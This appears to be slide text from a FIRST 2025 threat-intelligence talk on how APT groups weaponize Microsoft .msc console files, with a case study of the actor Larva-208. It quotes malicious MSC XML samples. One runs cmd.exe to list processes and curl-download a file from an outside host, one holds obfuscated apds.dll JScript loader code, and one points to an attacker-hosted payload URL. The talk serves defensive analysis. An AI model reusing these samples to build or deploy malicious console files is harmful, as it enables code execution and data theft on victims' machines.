



UNMASKING MSC FILES: A DEEP DIVE INTO EMERGING APT TACTICS AND ADVANCED WEAPONIZATION

Douglas Santos

Hossein Jazi

FIRST 2025





Douglas Santos

Director, Advanced Threat Intelligence



25+ Years in Cybersecurity



Working for Fortinet for 9+ years



Mainly focused now on advancing threat intelligence



Threat Researcher / Threat Intelligence / Evangelism



Based out of Vancouver, Canada





Hossein Jazi

Senior Threat Intelligence Specialist



- 15+ years in Cybersecurity
- Focused on tracking and analyzing threat actors
- APT Researcher
- Threat Hunter
- Malware Reverse Engineer
- Cyber Crime Investigator
- Passionate blogger






MSC Files and Weaponization





What are MSC Files

- .MSC files, also known as Microsoft Saved Console files, are snap-in control files that open in the Microsoft Management Console with a Graphical User Interface (GUI).





MMC and MSC

Basics

- **MMC: Microsoft Management Console**, used for admin tasks.
- **MSC: XML-based file format** for saving custom MMC setups.
- MMC uses **snap-ins** (e.g., ActiveX, Web link) for specific functions.

Exploit Components

- **ActiveX Control Snap-in**: Allows loading arbitrary COM objects (via CLSID).
- **Link to Web Address Snap-in**: Embeds Internet Explorer to display HTML/JS.
- HTML can access `external.Document.ActiveView.ControlObject`.

The Technique


- Load **MSXML ActiveX object** in MMC via snap-in.
- Display **HTML page** via "Link to Web Address".
- Use **JavaScript** to:
 - Get reference to the MSXML object.
 - Trigger **XSLT transform** that executes JScript.
- Execute **shellcode** or **.NET** via JScript (e.g., DotNetToJScript).
- **All in-process**, bypassing many endpoint defenses.





GrimResource injection

- It uses some properties inside the MSC configuration file to do icon spoofing, ideal to entice the user to open
- Also has a provision to use transformNode obfuscation technique that evades ActiveX security warnings traditionally found in legitimate .msc
- The key to the GrimResource technique is using an old XSS flaw present in the apds.dll library, which can be called from MSC files





GrimResource injection

C:\Windows\System32\apds.dll Loading ...

mmc.exe - PID: 1228 - Module: kernelbase.dll - Thread: Main Thread 4288 - x64dbg [Elevated]

File View Debug Tracing Plugins Favourites Options Help Apr 11 2024 (TitanEngine)

CPU Log Notes Breakpoints Memory Map Call Stack SEH

RIP: 00007FFC88BA25D5

Hide FPU

RAX: 0000000000776780
RBX: 0000000000000000
RCX: 000000000000032C
RDX: FFFFFFFF
RBP: 0000000000776820
RSP: 0000000000776720
RST: 0000000000000330
RDI: 0000000000776990

R8: 0000000000776770
R9: 0000000000000000
R10: 0000000000000000
R11: 0000000000000246
R12: 00000000007769D8
R13: 0000000000000060
R14: 0000000000000000
R15: 0000000000A7E400

RIP: 00007FFC88BA25D5 kernelbase.0000776720

Default (x64 fastcall) 5 Unlocked

1: rcx 000000000000032C 000000000000032C
2: rdx FFFFFFFF FFFFFFFF
3: r8 0000000000776770 0000000000776770
4: r9 0000000000000000 0000000000000000
5: [rsp+20] 0000000000000000 0000000000000000

qword ptr ds:[00007FFC88D9C0C0 <kernelbase.&ZwMapViewOfSection>]
.text:00007FFC88BA25D5 kernelbase.dll:425D5 #425D5

Dump 1 Dump 2 Dump 3

Address	Hex
00007FFC88B0C1000	CC CC CC CC CC CC CC 48
00007FFC88B0C1010	41 54 41 55 41 56 41 57 48
00007FFC88B0C1020	48 81 EC 70 02 00 00 48 8B
00007FFC88B0C1030	C4 48 89 85 60 01 00 0F
00007FFC88B0C1040	41 8B F9 4D 8B F0 4C 8B F9
00007FFC88B0C1050	0A 00 48 88 52 08 4C 8D 44
00007FFC88B0C1060	FC 01 00 00 45 33 E4 85 C0
00007FFC88B0C1070	01 00 00 85 FF 0F 85 26 A8
00007FFC88B0C1080	66 89 5C 24 42 48 89 44 24
00007FFC88B0C1090	8D 46 28 66 89 5C 24 40 45
00007FFC88B0C10A0	48 8D 4C 24 30 C7 4A 24 30
00007FFC88B0C10B0	03 00 85 C0 78 2D 0F B7 4C
00007FFC88B0C10C0	48 03 CA E8 08 48 FF C9 80
00007FFC88B0C10D0	77 F3 E8 03 48 FF C1 66 28
00007FFC88B0C10E0	26 33 C0 48 88 8D 60 01 00
00007FFC88B0C10F0	08 00 48 88 9C 24 C8 02 00
00007FFC88B0C1100	00 41 5F 41 5E 41 5D 41 5C
00007FFC88B0C1110	CC CC CC CC CC CC CC 71
00007FFC88B0C1120	41 B9 00 00 00 E9 35 01
00007FFC88B0C1130	CC CC CC CC CC CC CC 71

Command: Paused INT3 breakpoint at kernelbase.00007FFC88BA25D5!

Time Wasted Debugging: 0:11:12:57 CPU Usage: 2.19% Physical memory: 3.95 GB (24.72%) Processes: 137

Process Hacker [EC2AMAZ-C6NEDN0\Administrator]+

Hacker View Tools Users Help

Refresh Options Find handles or DLLs System information Search Processes (Ctrl+K)

Processes Services Network Disk

Name	PID	CPU	I/O total r...	Private byt...	User name	Description
dwm.exe	5816	0.16	12 B/s	35.32 MB	Window Manager\DW...	Desktop Window Ma...
explorer.exe	2316	0.03		79.43 MB	EC2AMA...\Administrator	Windows Explorer
fontdrvhost.exe	464			1.18 MB	Font Driver Host\UMFD-1	Usermode Font Drive
fontdrvhost.exe	1020			1.26 MB	Font Driver Host\UMFD-1	Usermode Font Drive
fontdrvhost.exe	3960			3.73 MB	Font Driver Host\UMFD-2	Usermode Font Drive
FortiEDRAvScanner.exe	4508			26.52 MB	NT AUTHORITY\SYSTEM	FortiEDRAvScanner
FortiEDRCollector.exe	6664		122 B/s	5.64 MB	EC2AMA...\Administrator	FortiEDRCollector

mmc.exe (1228) Properties

General Statistics Performance Threads Token Modules Memory Environment Handles GPU Disk and Netw

Name	Base address	Size	Description
mmc.exe	0x7ff7920d0...	1.84 MB	Microsoft Management Console
AcGeneral.dll	0x7ffc65420000	384 kB	Windows Compatibility DLL
advapi32.dll	0x7ffc897b0000	708 kB	Advanced Windows 32 Base API
apphelp.dll	0x7ffc86750000	580 kB	Application Compatibility Client Library
atl.dll	0x5b000000	48 kB	ATL Module for Windows XP (Unicode)
atlthunk.dll	0x7ffc82d30000	52 kB	atlthunk.dll
bcrypt.dll	0x7ffc88b30000	156 kB	Windows Cryptographic Primitives Library
bcryptprimitives.dll	0x7ffc889f0000	508 kB	Windows Cryptographic Primitives Library
cfgmgr32.dll	0x7ffc82200000	304 kB	Configuration Manager DLL
clbcatq.dll	0x7ffc899b0000	700 kB	COM+ Configuration Catalog
combase.dll	0x7ffc89dc0000	3.44 MB	Microsoft COM for Windows
comctl32.dll	0x7ffc73f60000	2.64 MB	User Experience Controls Library
comctl32.dll	0x7ffc7a4d0000	712 kB	User Experience Controls Library
coml2.dll	0x7ffc89380000	492 kB	Microsoft COM for Windows
C_1252.NLS	0x7c0000	68 kB	
C_1252.NLS	0xa10000	68 kB	
C_437.NLS	0x7e0000	68 kB	
C_437.NLS	0xa30000	68 kB	
DataExchange.dll	0x7ffc6e6e0000	368 kB	Data exchange
DiagnosticDataSettings.dll	0x7ffc82b10000	48 kB	Microsoft Windows Diagnostic Data Settings
dui70.dll	0x7ffc80000000	1.75 MB	Windows DirectUI Engine
duser.dll	0x7ffc659e0000	612 kB	Windows DirectUser Engine
edputil.dll	0x7ffc764c0000	148 kB	EDP util
filterLib.dll	0x7ffc7ebf0000	44 kB	Filter Library
gdi32.dll	0x7ffc890e0000	172 kB	GDI Client DLL
gdi32full.dll	0x7ffc88ed0000	1.11 MB	GDI Client DLL
ieframe.dll	0x7ffc6af70000	7.8 MB	Internet Browser

Registry RuntimeBroker.exe RuntimeBroker.exe RuntimeBroker.exe SearchApp.exe





GrimResource injection

C:\Windows\System32\apds.dll Loading ...

mmc.exe - PID: 6300 - Module: kernel32.dll - Thread: Main Thread 6260 - x64dbg [Elevated]

File View Debug Tracing Plugins Favourites Options Help Apr 11 2024 (TitanEngine)

Breakpoints Memory Map Call Stack SEH Script Symbols Source

Base	Module	Party	Pa	Address	Type
00007FFC6FFF0000	acgenral.dll	System	C:\		
00007FFC897B0000	advapi32.dll	System	C:\		
00007FFC86750000	apphelp.dll	System	C:\		
00007FFC82B30000	atlthunk.dll	System	C:\		
00007FFC88930000	bcrypt.dll	System	C:\		
00007FFC889F0000	bcryptprimitives.dll	System	C:\		
00007FFC88220000	cfgmgr32.dll	System	C:\		
00007FFC899B0000	clbcatq.dll	System	C:\		
00007FFC89DC0000	combase.dll	System	C:\		
00007FFC73F60000	comctl32.dll	System	C:\		
00007FFC7A4D0000	comctl32.dll	System	C:\		
00007FFC89380000	coml2.dll	System	C:\		
00007FFC8E6E0000	dataexchange.dll	System	C:\		
00007FFC82B10000	diagnosticdatasettings.dll	System	C:\		
00007FFC88000000	dui70.dll	System	C:\		
00007FFC659E0000	duser.dll	System	C:\		
00007FFC764C0000	edputil.dll	System	C:\		
00007FFC7EBF0000	fltlib.dll	System	C:\		
00007FFC890E0000	gdi32.dll	System	C:\		
00007FFC88ED0000	gdi32full.dll	System	C:\		
00007FFC6AF70000	ieframe.dll	System	C:\		
00007FFC7F7E0000	iertutil.dll	System	C:\		
00007FFC89770000	imm32.dll	System	C:\		
00007FFC86FF0000	kernel.appcore.dll	System	C:\		
00007FFC89D00000	kernel32.dll	System	C:\		
00007FFC88B60000	kernelbase.dll	System	C:\		
00007FFC626A0000	mfc42u.dll	System	C:\		
00007FFC7B030000	mlang.dll	System	C:\		
00007FF7920D0000	mmc.exe	System	C:\		
00007FFC7B740000	mmcbase.dll	System	C:\		
00007FFC62470000	mmcnidmgr.dll	System	C:\		
00007FFC7A680000	mpr.dll	System	C:\		
00007FFC8A130000	msctf.dll	System	C:\		
00007FFC48470000	mshhtml.dll	System	C:\		
00007FFC6AE40000	msiso.dll	System	C:\		
00007FFC82180000	msvcpl10_win.dll	System	C:\		
00007FFC88840000	msvcpl_win.dll	System	C:\		
00007FFC896C0000	msvcr7.dll	System	C:\		
00007FFC70800000	msxml6.dll	System	C:\		
00007FFC7EC00000	netapi32.dll	System	C:\		

Search: [Type here to filter results...] [Regex] Search: Ty... [Lock] [Regex]

\VirtDisk.pdb\922AA50F675388AD1ECB284C20CC48BF1\VirtDisk.pdb
No symbols loaded for: virttdisk.dll
[DIA] Skipping non-existent PDB: C:\Windows\System32\VirtDisk.pdb
No symbols loaded for: virttdisk.dll
[DIA] Skipping non-existent PDB: C:\Windows\System32\virttdisk.pdb
No symbols loaded for: virttdisk.dll
[DIA] Skipping non-existent PDB: C:\Users\Administrator\Documents\Tools\X96dbg\release\x64\symbols
fltlib.pdb\723C90FDC47554C5AB283008C860C67E1\fltlib.pdb
No symbols loaded for: fltlib.dll
[DIA] Skipping non-existent PDB: C:\Windows\System32\fltlib.pdb
No symbols loaded for: fltlib.dll
[DIA] Skipping non-existent PDB: C:\Windows\System32\fltlib.pdb
No symbols loaded for: fltlib.dll

Command: [Type here to filter results...] Default

Paused INT3 breakpoint at <kernel32.LoadLibraryExWStub> (00007FFC89D1AA70)! Time Wasted Debugging: 0:11:27:24 CPU Usage: 8.71% Physical memory: 3.93 GB (24.57%) Processes: 132

Process Hacker [EC2AMAZ-C6NEDN0\Administrator]+

Hacker View Tools Users Help

Refresh Options Find handles or DLLs System information Search Processes (Ctrl+K)

Processes Services Network Disk

Name	PID	CPU	I/O total r...	Private byt...	User name	Description
dwm.exe	5816	0.32	12 B/s	21.53 MB	Window Manager\DW-	Desktop Window Mar
explorer.exe	2316	0.03		78.49 MB	EC2AMA...\Administrator	Windows Explorer
fontdrvhost.exe	464			1.18 MB	Font Driver Host\UMFD-1	Usermode Font Drive
fontdrvhost.exe	1020			1.26 MB	Font Driver Host\UMFD-0	Usermode Font Drive
fontdrvhost.exe	3960			3.8 MB	Font Driver Host\UMFD-2	Usermode Font Drive

mmc.exe (6300) Properties

General Statistics Performance Threads Token Modules Memory Environment Handles GPU Disk and Network Comment

Name	Base address	Size	Description
mmc.exe	0x7ff7920d0...	1.84 MB	Microsoft Management Console
AcGenral.dll	0x7ffc6fff0000	384 kB	Windows Compatibility DLL
advapi32.dll	0x7ffc897b0000	708 kB	Advanced Windows 32 Base API
apphelp.dll	0x7ffc86750000	580 kB	Application Compatibility Client Library
atl.dll	0x5bd00000	48 kB	ATL Module for Windows XP (Unicode)
atlthunk.dll	0x7ffc82d30000	52 kB	atlthunk.dll
bcrypt.dll	0x7ffc88b30000	156 kB	Windows Cryptographic Primitives Library
bcryptprimitives.dll	0x7ffc889f0000	508 kB	Windows Cryptographic Primitives Library
cfgmgr32.dll	0x7ffc88220000	304 kB	Configuration Manager DLL
clbcatq.dll	0x7ffc899b0000	700 kB	COM+ Configuration Catalog
combase.dll	0x7ffc89dc0000	3.44 MB	Microsoft COM for Windows
comctl32.dll	0x7ffc73f60000	2.64 MB	User Experience Controls Library
comctl32.dll	0x7ffc7a4d0000	712 kB	User Experience Controls Library
coml2.dll	0x7ffc89380000	492 kB	Microsoft COM for Windows
C.1252.NLS	0x9a0000	68 kB	
C.1252.NLS	0x9cd0000	68 kB	
C.437.NLS	0x9c0000	68 kB	
C.437.NLS	0x9cf0000	68 kB	
DataExchange.dll	0x7ffc6e6e0000	368 kB	Data exchange
DiagnosticDataSettings.dll	0x7ffc82b10000	48 kB	Microsoft Windows Diagnostic Data Settings
dui70.dll	0x7ffc68000000	1.75 MB	Windows DirectUI Engine
duser.dll	0x7ffc659e0000	612 kB	Windows DirectUser Engine
edputil.dll	0x7ffc764c0000	148 kB	EDP util
fltlib.dll	0x7ffc7ebf0000	44 kB	Filter Library
gdi32.dll	0x7ffc890e0000	172 kB	GDI Client DLL
gdi32full.dll	0x7ffc88ed0000	1.11 MB	GDI Client DLL
ieframe.dll	0x7ffc6af70000	7.8 MB	Internet Browser

Close

RuntimeBroker.exe	1728	8.23 MB	EC2AMA...\Administrator	Runtime Broker
RuntimeBroker.exe	3616	30.43 MB	EC2AMA...\Administrator	Runtime Broker
RuntimeBroker.exe	5476	5.84 MB	EC2AMA...\Administrator	Runtime Broker
RuntimeBroker.exe	7080	6.35 MB	EC2AMA...\Administrator	Runtime Broker
SearchApp.exe				





Observed MSC Weaponization Methods





MSC Weaponization Methods

Type 1: MMC-Based Command Execution ("ShadowMMC")

- **Attack Vector:**
Abuses the **Console Taskpad** functionality within the Microsoft Management Console to execute arbitrary commands.
- **Disguise Method:**
It is usually disguised as icons that mimic document files or folders.
- **Key Characteristics:**
 - Executes commands via MMC interface.
 - Drops and opens a **bait document** to distract the user during execution.
 - Designed to blend into typical user workflows.

```
<ConsoleTaskpads>
  <ConsoleTaskpad ListSize="Medium" IsNodeSpecific="true" ReplacesDefaultView="true" NoResults="true" DescriptionsAsText="true" NodeType="{C96401CE-0E17-11D3-885B-00C04F72C717}" ID="{656F3A6A-1A63-4FC4-9C9B-4B75AF6D}">
    <String Name="Name" ID="19"/>
    <String Name="Description" Value=""/>
    <String Name="Tooltip" Value=""/>
    <Tasks>
      <Task Type="CommandLine" Command="cmd.exe">
        <String Name="Name" ID="18"/>
        <String Name="Description" ID="25"/>
        <Symbol>
          <Image Name="Small" BinaryRefIndex="6"/>
          <Image Name="Large" BinaryRefIndex="7"/>
        </Symbol>
        <CommandLine Directory="" WindowState="Minimized" Params="/o mode 15,1&tasklist&gt;&quot;%appdata%\t.txt&quot;&curl -o &quot;%temp%\0808-DWnews.docx&quot; &quot;http://handhygieneforhealth.org/.well-&quot;>
      </Task>
    </Tasks>
    <Bookmark Name="TargetNode" NodeID="1"/>
  </ConsoleTaskpad>
</ConsoleTaskpads>
```





- **Attack Vector:**

- **Disguise Method:**

- **Objective:**

[illegible]



Variants

Apds.dll obfuscation

```
<StringTable>
<GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
<Strings>
<String ID="1" Refs="1">Favorites</String>
<String ID="8" Refs="2">
    var scopeNamespace = external.Document.ScopeNamespace;
    var rootNode = scopeNamespace.GetRoot()
    var mainNode = scopeNamespace.GetChild(rootNode)
    var docNode = scopeNamespace.GetNext(mainNode)

    external.Document.ActiveView.ActiveScopeNode = docNode
    docObject = external.Document.ActiveView.ControlObject
    external.Document.ActiveView.ActiveScopeNode = mainNode

    var XML = docObject;
    XML.async = false
    var xsl = XML;
    xsl.loadXML(unescape("%3C%3Fxml%20version%3D%271%2E0%27%3F%3E%0D%0A%20%20%20%20xsl%3D%22http%3A%2F%2Fwww%2Ew3%2Eorg%2F1999%2FXSL%2FTTransform%22%20xmlns%3Ams%3D%22urn%3Aschemas%2Dmicrosof
    XML.transformNode(xsl)
</String>
<String ID="23" Refs="2">Document</String>
<String ID="24" Refs="1">{2933BF90-7B36-11D2-B20E-00C04F983E60}</String>
<String ID="38" Refs="2">Main</String>
<String ID="39" Refs="1">&#x72;&#x65;&#x73;&#x3a;&#x2f;&#x2f;&#x61;&#x70;&#x64;&#x73;&#x2e;&#x64;&#x6c;&#x6c;&#x2f;&#x72;&#x65;&#x64;&#x69;&#x72;&#x65;&#x63;&#x74;&#x2e;&#x68;&#x74;&#x6d;&#x6c;?target=javascri
</Strings>
</StringTable>
</StringTables>
```



res://apds.dll/redirect.html





MSC Weaponization Methods

Type 3: GrimResource++


- No need to use redirect in adps.dll
- Payload can be hosted anywhere the embedded browser understands (SMB share, local file, web).

```
<StringTables>
  <IdentifierPool AbsoluteMin="1" AbsoluteMax="65535" NextAvailable="17"/>
  <StringTable>
    <GUID>{71E5B33E-1064-11D2-808F-0000F875A9CE}</GUID>
    <Strings>
      <String ID="1" Refs="1">Favorites</String>
      <String ID="6" Refs="2">Console Root</String>
      <String ID="13" Refs="2">OracleAcademy</String>
      <String ID="14" Refs="1">https://siasat.top/xyzxyzhanoiwhb3237gb2wahabjiki/Vuznbe3fbo234t34-snake-2723.html</String>
      <String ID="15" Refs="2">Help</String>
      <String ID="16" Refs="1">[2933BF90-7B36-11D2-B20E-00C04F983E60]</String>
    </Strings>
  </StringTable>
</StringTables>
```





Distribution of Malware by Exploitation Method





Case Study- LARVA 208

Larva 208 consistently utilizes MSC files in its operations.

- In late March 2025, it was reported that Larva-208 leveraged CVE-2025-26633 to execute malicious code through manipulated .msc files. By exploiting the vulnerability, the actor was able to load a malicious MSC file that had been weaponized using Type 3.
- These files were often **disguised as legitimate tools**, such as:
 - **compmgmt.msc, devmgmt.msc, winmgmt.msc**
- This threat actor used this method in the later stages of the attack chain; however, our analysis suggests that Larva-208 began using .msc files weaponized with Type 3 as an initial infection vector as early as May 2024.
- In one analyzed case, the final payload was identified as **Fickle Stealer**.
- Example malicious files:
 - **Document Singer.msc**
 - **R_plugin_latst.msc**

```
